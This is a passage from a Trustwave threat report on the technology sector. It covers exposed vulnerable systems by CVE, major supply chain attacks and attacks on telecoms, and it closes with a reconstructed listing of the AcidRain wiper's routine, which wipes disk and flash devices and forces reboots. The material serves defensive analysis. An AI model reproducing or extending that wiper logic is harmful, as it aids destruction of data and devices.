During the review, Trustwave researchers found some notable examples of vulnerabilities in publicly facing systems that provide a good indication of the attack surface of the technology sector. Here are some of the notable examples:

ONLINE CODE EDITING SOFTWARE

The use of online code editing software like Kodbox, a file management and code editing software popular in China, is prevalent in the technology sector and highlights the type of assets that are publicly exposed in the industry. For example, our researchers identified instances of Kodbox (version 1.43) that might potentially be affected by [CVE-2023-6849](#) which is vulnerable to a server-side request forgery (SSRF) issue.




Fig 30: Example of a potentially vulnerable online code editing software Kodbox

FILE SHARING AND COLLABORATION

Some technology companies host their own cloud servers for file sharing and collaboration leveraging open-source solutions like Nextcloud. The use of these open-source platforms highlights the “dual-edged” nature of this approach. While these offer much more control and customization for the company, they also bear the risk of vulnerabilities due to unmaintained projects or gaps in security practices. For example, our researchers have identified publicly accessible instances (Fig 31) of Nextcloud that may potentially be affected by [CVE-2024-22212](#), which could allow attackers to authenticate as another user.




Fig 31: Example of a potentially vulnerable file sharing and collaboration platform, Nextcloud

Similar to Nextcloud, Owncloudx (Fig 32) is another file sharing and collaboration platform that is marketed as a secure alternative to services like Google Drive and Dropbox. Owncloudx has recently disclosed a critical security flaw ([CVE-2023-49103](#)). The vulnerability is an information disclosure bug being exploited by threat actors and can lead to a significant risk of sensitive data leakage.




Fig 32: Example of another potentially vulnerable file sharing and collaboration platform, Owncloudx

WEB HOSTING MANAGEMENT

cPanel is one of the most popular platforms for web hosting management and is widely used by technology companies particularly web hosting and cloud companies. Its widespread adoption makes it an important component in the infrastructure of countless web services ranging from personal blogs to large-scale business websites and applications.

The recent discovery of [CVE-2023-29489](#), a reflected cross-site scripting (XSS) vulnerability affecting around 1.4 million publicly accessible installations of cPanel highlights the exposure of the technology industry and the various businesses that rely on its services. Additionally, what makes this vulnerability particularly concerning is that it can be exploited without authentication. Below (Fig 33) is an example of a potentially vulnerable instance of cPanel:

DATABASE MANAGEMENT SOFTWARE

Many technology companies use web-based database management tools such as Adminer to manage databases directly through a browser. These tools are often used by database administrators and developers to manage database operations across various database systems such as MySQL, PostgreSQL, and SQLite.

There have been multiple flaws which affect unprotected SQL management systems leading to leakage of sensitive information. Adminer (Fig 35) has been exploited by threat actors due to vulnerabilities that allow unauthorized access to database configuration files. Threat actors have used issues in Adminer to download sensitive files containing usernames and passwords, which they then use to inject malicious code into online stores and steal card details.




Fig 35: Example of a potentially vulnerable Adminer instance

UNSECURE FILE SERVERS

Trustwave SpiderLabs researchers have discovered over 7,000 unsecured file servers (Fig 36), some containing confidential data in the technology sector. Oftentimes, these file shares were configured by internal employees and remained undetected by organizations exposing the organization to long-term risk of data leakage.




Fig 36: Example of an unsecured file share in a technology company

NETWORK SECURITY DEVICES

Misconfigured network security devices, including routers and firewalls, pose significant risk particularly for telecom companies and ISPs. In a clear example of this, Trustwave researchers identified a misconfigured router config page showing its password in plain text.




Fig 37: Example of a misconfigured router with passwords displayed publicly

Trustwave SpiderLabs researchers also found actively attacked and compromised routers in the course of this investigation. An example of this is a router from one of Japan's largest ISP which apparently have been defaced by hackers.



Fig 38: "Example of a "defaced" router interface.

Our researchers have also seen vulnerable Tenda Routers in our investigation. Tenda routers are used by many small technology companies in South Asia and have had notable exploitable vulnerabilities. The exploitation of two Tenda zero-day vulnerabilities ([CVE-2018-14558](#) and [CVE-2020-10987](#)) led to it being leveraged in the 2020 [botnet spyware campaign](#) involving the Ttint IoT botnet, which was notable due to its denial-of-service (DoS) capabilities bundled with espionage and RAT functionalities.




Fig 39: Example of a potentially vulnerable Tenda Router

Another notable finding identified were vulnerable OPNsense Firewalls. OPNsense is an open-source firewall that was a pfSense fork. Recent vulnerabilities include privilege escalation and allowing threat actors to inject malicious content and execute cross-site scripting (XSS) attacks.



Fig 40: Example of a potentially vulnerable OPNsense Firewall

Our researchers also identified potentially vulnerable Sonicwall next-generation firewalls. Our team identified devices that are vulnerable to [CVE-2022-22274](#) and [CVE-2023-0656](#). These vulnerabilities allow remote, unauthenticated attackers to trigger a DoS attack or potentially execute arbitrary code in the firewall by sending a malicious HTTP request.



Fig 41: Example of a potentially vulnerable SonicWall Network Security Appliance

Lastly, our team also identified vulnerable Sophos Web Appliances during this research. Sophos products are widely used not only in the technology sector but across all industries. Currently, Sophos Web Appliances (Fig 42) are being actively exploited through [CVE-2023-1671](#) which is a pre-auth command injection vulnerability that allows attackers to execute arbitrary code. Despite the availability of a public proof-of-concept (PoC) exploit since late April 2023, it was only recently that the Cybersecurity and Infrastructure Security Agency (CISA) observed active exploitation of this vulnerability.





Fig 42: Example of a potentially vulnerable Sophos Web Appliance

Mitigations to Reduce Risk

- Regularly update and patch systems to protect against known vulnerabilities. Promptly patch critical vulnerable systems.
- Databases that store sensitive data should be a priority for system and software patching. Database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help eliminate risk.
- Utilize vulnerability assessments and penetration testing to identify vulnerable servers.
- Implement strict access controls for critical systems, including file servers, printer management software, and collaboration tools. Strengthen access controls to minimum necessary levels for authorized users.
- Place all servers behind the firewall and practice proper network segmentation for enhanced access control. Disable Internet access for servers that do not require it.
- Address misconfigurations in network devices and other IoT devices, ensuring firmware is updated and default passwords are changed.
- Provide ongoing cybersecurity training and awareness programs for staff and students, emphasizing the importance of security best practices.



Initial Foothold: Supply Chain

The Threat

Supply chain attacks are increasingly widespread. Instead of directly targeting multiple large entities, attackers concentrate their efforts on trusted third-party partners frequently utilized by these entities. This strategy is referred to as "the Domino Risk," as the attackers aim to topple one domino, causing a chain reaction that affects numerous others.

Cybercriminals commonly prefer to attack third parties as a form of flanking maneuver—if the attack succeeds, they gain access to the targeted company's data. These third parties pose a grave risk to the technology industry because of undiscovered or un-remediated gaps in their cybersecurity controls or data breach protection.

The return on investment for this type of attack appears to be substantial, considering its current popularity and the alarming compromise incidents encountered in headlines.

Trustwave SpiderLabs Insights

One of the unique things about this industry is that most of the technology companies are the suppliers and therefore are usually the root of this problem. This nature of the industry's role often makes them the primary source of security issues as their products and services are integrated into broader systems and networks. The technology sector often leverages numerous third-party technologies themselves which furthermore complicates the supply chain risk.

Supply chain attacks are particularly relevant for technology subsectors with complex supply chains, such as software publishers and computing infrastructure providers. Some of the biggest supply chain attack headlines like Kaseya, MOVEit, SolarWinds, and 3CX have highlighted the broad impact of these attacks across all industries. Here are some notable examples of supply chain attacks and root causes, augmented by SpiderLabs original research:

SOLARWINDS: IMPORTANCE OF SECURING BUILD AND DEVELOPMENT ENVIRONMENTS

The SolarWinds incident is probably one of the most notorious attacks that highlighted supply chain security. This incident even led to a [joint statement](#) from the Federal Bureau of Investigation (FBI), the Cybersecurity and Infrastructure Security Agency (CISA), the Office of the Director of National Intelligence (ODNI), and the National Security Agency (NSA).

The SolarWinds breach, which happened in December 2020, is still considered one of the most significant cybersecurity incidents in recent history. It involved a sophisticated supply chain attack by what US officials believe are Russian intelligence operatives.

The attackers managed to insert malicious code into the software updates of SolarWinds' Orion platform which is a widely used network management tool used by many organizations. The attackers were able to inject malicious code by targeting the company's Continuous Integration/Continuous

Deployment (CI/CD) build environment. This malicious code then created a backdoor into the networks of thousands of SolarWinds' customers including US government agencies, Fortune 500 companies, and other organizations worldwide.

During the height of this incident, [Trustwave discovered three additional critical vulnerabilities](#) in SolarWinds software and reported these vulnerabilities to SolarWinds. These [vulnerabilities](#), which could have allowed attackers to further compromise the networks of its customers, were promptly patched by SolarWinds. This further highlights the broad and critical impact of third-party software.

3CX: HIGHLIGHTING THE COMPLEXITY OF SUPPLY CHAINS

Last March 2023, a massive supply chain compromise in 3CX software resulted in malware being installed globally across multiple industries. 3CX is a software company that makes a very popular VOIP software phone system. These 3CX software phones are very popular and by 3CX's own count, they service over 600,000 companies globally and more than 12 million users daily.

The attackers distributed malware through compromised versions of the 3CX Electron Windows and Mac Apps, affecting users who installed fresh instances of specific versions. This points to a potential CI/CD build environment compromise, which is a common attack vector for these types of attacks. Interestingly enough, the way that attackers got in the environment may have been linked to [another software](#), which further highlights the complexity of third-party supply chain attacks.

Trustwave's research shows the malware's sophisticated infection process (Fig 43), where it initially sideloads a trojanized DLL to deploy an infostealer strain. This second-stage malware, encrypted with a static key linked to North Korean threat actors, waits seven days before reaching out to a C2 server via a base64 string hidden in Windows icon files or a hardcoded list in macOS versions. The malware aims to steal system information and browsing histories from popular browsers.




Fig 43: The 3CX attack chain

In addition to monitoring this specific attack, Trustwave SpiderLabs researchers also [detected suspicious scanning activities](#) targeting a known vulnerability in the 3CX Phone System Management Console, which was unrelated to the supply chain compromise, but indicative of the broader security challenges facing 3CX systems.

KASEYA: THE THREATS OF ZERO-DAY VULNERABILITIES

The attack leveraged Kaseya's on-premises servers, initially raising concerns of a compromise like the SolarWinds incident. However, it was determined that an unpatched zero-day vulnerability (CVE-2021-30116) in Kaseya's VSA software was exploited. The Dutch Institute for Vulnerability Disclosure (DIVD) discovered and reported the vulnerability to Kaseya. A patch was in development but not released before the REvil ransomware-as-a-service (RaaS) group exploited the vulnerability. Kaseya recommended that customers with on-premises VSA Servers take them offline until a patch could be issued.

Trustwave SpiderLabs researchers have done extensive analysis on this incident and were one of the first to [conduct in-depth malware research](#) pertaining to this attack. In the research (Fig 44), our team discovered a malicious software file, known as mpsvc.dll which turned out to be part of the REvil ransomware attack. This software was snuck into computers using another program called Agent.exe, which then placed mpsvc.dll and another file, MsMpEng.exe into the target system. The MsMpEng.exe file then tricked the computer into running the ransomware by pretending to be a legitimate operation.




Fig 44: Post exploitation flow of the Kaseya attack

The ransomware was cleverly designed to skip encrypting certain files and folders to allow the attack to go under the radar. The malware also knew to shut down specific computer processes and services to avoid detection and ensure it could do its damage without interruption. Ultimately this attack potentially affected 1,500 downstream customers. The REvil group initially demanded \$70 million USD for a universal decryptor, later reducing the demand to \$50 million.

MOVEIT: HIGHLIGHTING THE "DOMINO RISK" OF THIRD-PARTY SOFTWARE AND RANSOMWARE

On May 31, 2023, threat actors were discovered targeting a critical zero day in MOVEit Transfer software resulting in escalated privileges and unauthorized data access. MOVEit Transfer is a managed file transfer (MFT) solution developed by Ipswitch (a subsidiary of Progress Software). Those of you that have been around IT for a stretch might remember Ipswitch's popular FTP software (WS_FTP). It is used by organizations to securely transfer files for business partners and customers.

The vulnerability being exploited was an SQL injection and has since been patched. All MOVEit Transfer versions were affected by this vulnerability. Within several days after discovery of active exploitation, Trustwave researchers had already identified over 500 publicly accessible systems that directly have MOVEit through service headers and over 2,500 systems using the the MOVEit favicon which suggests the system is using MOVEit even if the service headers provide don't show it.




Fig 45: Publicly accessible MOVEit instances identified a few days after active exploitation

Notably, the MOVEit Transfer vulnerability became a favorite target for ransomware groups, particularly the group known as Cl0p. Since May 2023, the Cl0p ransomware gang had been exploiting the aforementioned MOVEit vulnerability (CVE-2023-34362). The attack involved infecting internet-facing MOVEit instances with a web shell named LEMURLOOT which they used to subsequently exfiltrate data from various organizations.

IT OUTSOURCING BREACHES: LOSS OF TRUSTED RELATIONSHIPS

Another good example to highlight regarding third-party supplier risk in the technology sector are the attacks on IT outsourcing giants like Wipro, Infosys, Capgemini, and Cognizant. Incidents in this technology subsector highlight the cybersecurity risks faced by IT service providers and the potential impact on their clients due to the trusted relationships they maintain.

Many of the incidents in this space are often attributed to sophisticated threat actors. Large IT outsourcing companies are prime targets of these groups as they allow them to gain access to their vast client bases which include numerous Fortune 500 companies and government agencies worldwide.

In 2019, [Wipro](#) experienced a phishing campaign that compromised employee accounts which were then used to target some of its clients in a broader attack against its customers. In 2023, the [US unit of Infosys](#) (McCamish Systems) that provides services to the financial sector was hit by an attack that led to the disruption of certain applications and systems. In 2020, [Cognizant](#) fell victim to the Maze ransomware attack, resulting in encrypted files and data theft which included sensitive client information and causing disruption of its services.

Another notable event in this area was when gaming hardware company Razer sued its IT solutions provider, [Capgemini](#), due to a leak of customer data between June and September 2020, which affected around 100,000 customers. The lawsuit attributed the leak to a security misconfiguration by a Capgemini employee and alleges that Capgemini's negligence in handling the platform maintaining the data exposed customers' personal and order information. Razer [won the lawsuit](#) and was awarded \$8.7M in damages.

TELCOS, OT, AND CRITICAL INFRASTRUCTURE: PART OF MODERN WARFARE

In the realm of modern conflicts, disruption of critical technology services has emerged as a potent weapon, strategically employed to cripple essential services, and render them unavailable. An obvious target here are telecommunications companies, ISPs, and OT firms.

Trustwave SpiderLabs researchers have observed multiple examples of these types of organizations being targeted in recent conflicts such as the Ukraine-Russia and Israeli-Hamas conflicts. Attacks range from data exfiltration to Distributed Denial of Service (DDOS) Attacks.

For example, in the Ukraine-Russia war, destructive cyberattacks against critical telecommunications technology companies were often coordinated with ground offensive or sometime otherwise known as "kinetic attacks." One such attack happened on February 24, 2022, the day the war started, when a cyberattack against Viasat's KA-SAT satellite network provider, using AcidRain wiper malware (Fig 46), impacted communication lines used by Ukrainian Army, but also several thousand customers in Ukraine, and tens of thousands across Europe. For more in-depth information, please refer to this Trustwave SpiderLabs original research about the [Ukraine-Russia cyberwar](#).

```

int AcidWiper_start() {
    write(1, "Look out!\n\n", 10);
    int pid = fork();
    if(pid < 1) {
        setuid(0);
        int _fd = open("/dev/null", O_WRONLY);
        if(_fd < 0) {
            goto loc_40161C;
        } else {
            dup2(_fd, 0);
            dup2(_fd, 1);
            dup2(_fd, 2);
            if(_fd >= 3) {
                close(_fd);
            }
            int v11 = mem_alloc_rand_bytes();
            if(v11 < 0) {
                goto end_error;
            }
        } else {
            loc_401440:
            int is_root = getuid();
            if(is_root != 0) {
                wipe_files(); // recursive wiping loop : regular files and symbolic links :
            }
            wipe_dev_sd(); // wipe disk devices "/dev/sd*"
            wipe_devblk_mdt(); // wipe memory block devices "/dev/block/mtdblocks"
            wipe_devblk_mmc(); // wipe multimedia hard block devices "/dev/block/mmcblk*"
            wipe_dev_mdt(); // wipe memory devices "/dev/mtd*" MEMSTINFO, MEMBLOCK, MEMORAS, MEMMULTIBLOCK
            wipe_dev_loop(); // wipe loop devices "/dev/loop*"
            int is_root = getuid();
            if(is_root == 0) {
                wipe_files_skip_dirs(); // recursive wiping loop avoiding certain directories:
                // "bin", "dev", "lib", "proc", "sbin", "sys", "usr"
            }
            reboot(LINUX_REBOOT_CMD_RESTART);
            reboot(LINUX_REBOOT_CMD_RESTART2);
            reboot(LINUX_REBOOT_CMD_RESTART);
            reboot(LINUX_REBOOT_CMD_POWER_OFF);
            int pid2 = fork();

```

Fig 46: Reconstructed AcidRain's main routine

